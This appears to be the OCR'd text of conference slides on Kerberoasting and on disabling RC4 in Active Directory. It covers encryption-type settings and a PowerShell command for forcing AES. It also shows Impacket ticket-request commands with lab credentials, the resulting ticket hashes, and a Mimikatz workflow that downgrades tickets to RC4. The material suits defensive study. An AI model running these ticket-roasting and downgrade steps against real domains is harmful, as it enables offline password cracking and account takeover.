
Key Generation

- AES vs RC4 Pre-shared Keys
  - About 5,000 times slower to crack
  - Mostly due to 4096 rounds of AES
- Cracking speed of AES vs RC4
  - Much harder for AES because of PBKDF2
  - DES still slower than NTLM
- Can move away from RC4?

https://msdn.microsoft.com/en-us/library/cc233855.aspx

Disabling RC4


- The client negotiates on ciphers it supports
  - AS-REQ



- In terms of the “Kerberoast Ticket” Ultimately DC’s decision

Disabling RC4

- Kerberos TGS-REP in Wireshark
  - TGS-REP
    - Ticket
      - enc-part




Disabling RC4


- Encryption is used for the Kerberoast ticket when:

	RC4	AES
2k3 DC as there is no AES support	X	
2k3/xp machine or older is registered in the SPN	X	
Unjoined machine is registered in the SPN	X	
Named account is registered in the SPN(user account)	X	
2k8 or later machine is registered in the SPN on a 2008 or later DC (computer account)		X

RC4



AES




Disabling RC4

- Why is RC4 used for Kerberoast tickets of named accounts?
  - The DC does not know what the software stack is so it plays it safe and uses RC4
  - If a machine account it knows what crypto is possible
- The fate of RC4 used in Kerberoasting situations
  - May be in the hands AD admins
    - But how?

Disabling RC4

- DES Account Settings
  - "Not supported in Windows 7 and 2008 by default"
- Not Used, However
  - stored on the domain controller
    - even up to Server 2016




https://technet.microsoft.com/en-us/library/jj852180(v=ws.11).aspx

Disabling RC4

- AES Account Settings
  - Does not Require reboot
    - per testing
  - Will Break XP/2003 authentication

```
enc-part
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    kvno: 2
    cipher: d5f87c39bcd5a356b09b850a89bd6571e23bf5f18a2c9ad6...
```


https://adsecurity.org/?p=3621



Disabling RC4

- What is happening on back end
  - LDAP attribute controls whether the DC uses AES

Cipher	Hex	Decimal
DES-CRC	0x01	1
DES-MD5	0x02	2
RC4	0x04	4
AES-128	0x08	8
AES-256	0x10	16



https://blogs.msdn.microsoft.com/openspecification/2011/05/30/windows-configurations-for-kerberos-supported-encryption-type/

Disabling RC4

- Disabling RC4 on accounts associated with SPNs
  - Is way to do on all accounts in a PowerShell one-liner
- Same as setting through "AES Account Settings"

```
PS C:\> Set-ADUser %ServiceAccount% -replace @{"msDS-SupportedEncryptionTypes"="24"}
```

```
PS C:\> Set-ADUser sql_Svc -replace @{"msDS-SupportedEncryptionTypes"="24"}
```

Disabling RC4

- Effects on pentesters
  - Requesting AES tickets…
  - Remember AES-256 cracking speed

Disabling RC4

- What was happening with Kerberoasting AES?

```
root@workstation:~# GetUserSPNs.py internal.corp/administrator:Password2 -request -dc-ip 192.168.238.138
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

ServicePrincipalName            Name    MemberOf  PasswordLastSet      LastLogon
------------------------------  ------  --------  -------------------  -------------------
HTTP/workstation.internal.corp  normal            2017-09-06 22:30:09  2017-08-30 19:33:19



[-] Skipping HTTP/workstation.internal.corp due to incompatible e-type 18
```

Disabling RC4

- How to Kerberoast DES and AES
  - We have the technology
- Recently added to
  - Invoke-Kerberoast (PowerShell Empire)
    - AES Support
  - GetUserSPNs (Impacket)
    - AES and DES Support

Disabling RC4

DES

AES-256

```
root@workstation:~/Desktop/impacket/examples# ./GetUserSPNs.py internal.corp/user:Password1 -request -dc-ip 192.168.
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

ServicePrincipalName                    Name      MemberOf  PasswordLastSet      LastLogon
--------------------------------------  --------  --------  -------------------  -------------------
HTTP/workstation.internal.corp          normal              2017-09-22 16:28:51  2017-08-05 17:57:05
MSSQLSvc/workstation.internal.corp:1433 normal              2017-09-22 16:28:51  2017-08-05 17:57:05
MSSQLsvc/test.internal.corp             des-user            2017-10-24 10:36:40  <never>



$krb5tgs$3$*des-user$INTERNAL.CORP$MSSQLsvc/test.internal.corp*$adb2f2a0932714016d37997cd05f94b2$da834778725db739639
73292ad75f792d7f2c010b9a5d4862f6181c45f3251eabfdfabbee840d3a3264bd31f948b6062cad91a90909bc08d48c5ac65a42dc25320c69aa
821be1ccffcda050cbb1e8ced9fa11c60d5eb5adb175b9ef276264e1f5e9edbd4e03f84aee17a7fe30b796184a8a39ef0a1cc399886509ae7f45
36ec2de81ff535cb636aeb6478b78f85735348d29a17d75567416c77ca5a93cae89456fe832c881f062ebe02bbb94ce5198ee64dbbaa55a16316
ab13b9607be6c21c2a677c76b8aba7a95b9886c63135f7ee13e121ce657ec61759364ce81b3f7348fb8fd3813cd9ee33664160b7f9a51f72607d
bebed61496d231dd0c511b6301e4f84ad06ec60d140412d7848461854c5ff19aa0fe639506aaa4e321270a4c302fe716ddfe2a981751d38f1505
b6ee912c66073923f71306a7ffa9f1fed538e0d661185a59409b7b5635548de0c5996e5460d64517caa1683f0868883e7e81f06215a0e07e741f
29ff83888e384cc626c38178e650f402eea50cf4c0a71505c08bdee552790fbe0ae0179019f441beaf96090edbf5fb7fdf051bf86e114dc15e26
92517df1e6c67ab0b3f135fe66e6bf0e5986641ec899d9d01e72183b4c9cc1219dbd5655e65f49fdcd50ac65d448125770152df39a9a6cdad743
85b8a0583719ec27b5f3870d0532d4b679bf9e591a6061b1014da52f77575186b0165bd536fc79432369ae60b4a01ce4969bf2ed692fff413da9
4569c16333c3ec4e17d0f692cac43675a65dd5dc39de83d78aa89a47735dd8f450239baecad3c19c4fc614fd7cc5950a8bd1491525541acfaaf
$krb5tgs$18$*normal$INTERNAL.CORP$MSSQLSvc/workstation.internal.corp~1433*$45592f6391685c18ed7bdf668d1f0c16$d4737965
e0239b6b01d856ed17dca7dd0e184b13b05a0b8ae778f7c59cdf8ec7dbb7066cc5f8867b8db409ad3f870f60ca6f5e53aaf839c09e21af735bfb
c35bc32e6ff453107e33cc531e5858cd6fac0e9b64f5f8679944f24a09005054966759a658fdd1a39c5bb0a01d616669b7af772a911e73def8a1
d7fe095fc18f643ec5c6b7d72bb8f74fe099964681daa72a19323e3693c40fa0070ab1c75f662317eb6faa6f8bedb29b593ac32fc69770b459c1
5bb0661d813078a375ddb8b62bca872a8077d1966647c8883a3326fbf4772ed07ea2d4f2c276b0642b007465bf1b2935b6b835efc125fcac4b37
b9b9ed27c44b17bc89d126114b04afc5c826ba8960cfe0599af6b491de016e99d78103e31263e05a1de57381bca48b9f878e787242e339839b2c
0ad930fadac724945b7b9a20f861a5398cc01ba14a179c23438a2dfd425ab37f3cba1ba41e49d5b69c5c623b834648d47b900cd8616b8f68818c
490c2d6d29a210cce0c36a4c8562fc71ce5ed172f75a99b102494b70f4e1cf140f046b2e13afc9f64c9cee7adb55c50f04dbd09253df5ba3df4a
f387328c3fdc3ab498e19d6a1a36b9f04c672228c5c2fe1203d0720aa3f1083e0d91cc01cd2bd794812b4d1a8b5a27c762da2131aad20c440468
6e58abde6aa11359cf2dd2f519a39f96a639b78acca9b820dd7fa7c4b7378f4bb694f19cc643c5525d7956ccccaed56e551a2a66d0f091de1a63
```

Disabling RC4

- Can we do anything with this ticket?
  - Not Yet.
- Feature request into JTR
  - For TGS-REP etypes: 3, 17, 18, 23
- John the Ripper
  - AES pre-auth supported
  - Des, AES pre-shared keys supported
  - TGS Rep for AES in progress (probably)
- No movement on Hashcat

Disabling RC4

- Using changentlm in Mimikatz:
  1. Change account associated with SPN to only use AES
  2. Secretsdump – Kerberos Keys present
  3. Kerberoast with AES support
     - Get back AES ticket
  4. Change password with Mimikatz NTLM
  5. Secretsdump – Absent Kerberos Keys
  6. Kerberoast again with AES support
     - Get back RC4 ticket

- Explanation
  - It uses legacy API that does not deal with cleartext passwords

"No matter what, Active Directory will always authenticate"

- Michael McAtee

The Future of NTLM

- Turn off NTLM?
  - Revise NTLM to use AES key instead of NTLM hash?
  - 2-3 Version of windows before practically employed
- Only dumping Kerberos from NTDS
  - Change password game forever
- AES Kerberoasting will be possible, but will be MUCH slower

Summary

- RC4 still used everywhere, but we can fight it
- Forcing AES Kerberoast tickets is possible
- Cracking AES vs RC4 tickets
- NTLM must die for password security to go up

Thank You

- Contact
  - Jim Shaver
    - Twitter > twitter.com/elitest
    - Github > github.com/elitest
  - Mitchell Hennigan
    - Twitter > twitter.com/mrconan312
    - Github > github.com/mrconan
- Code
  - Github > github.com/CroweCybersecurity/Echidna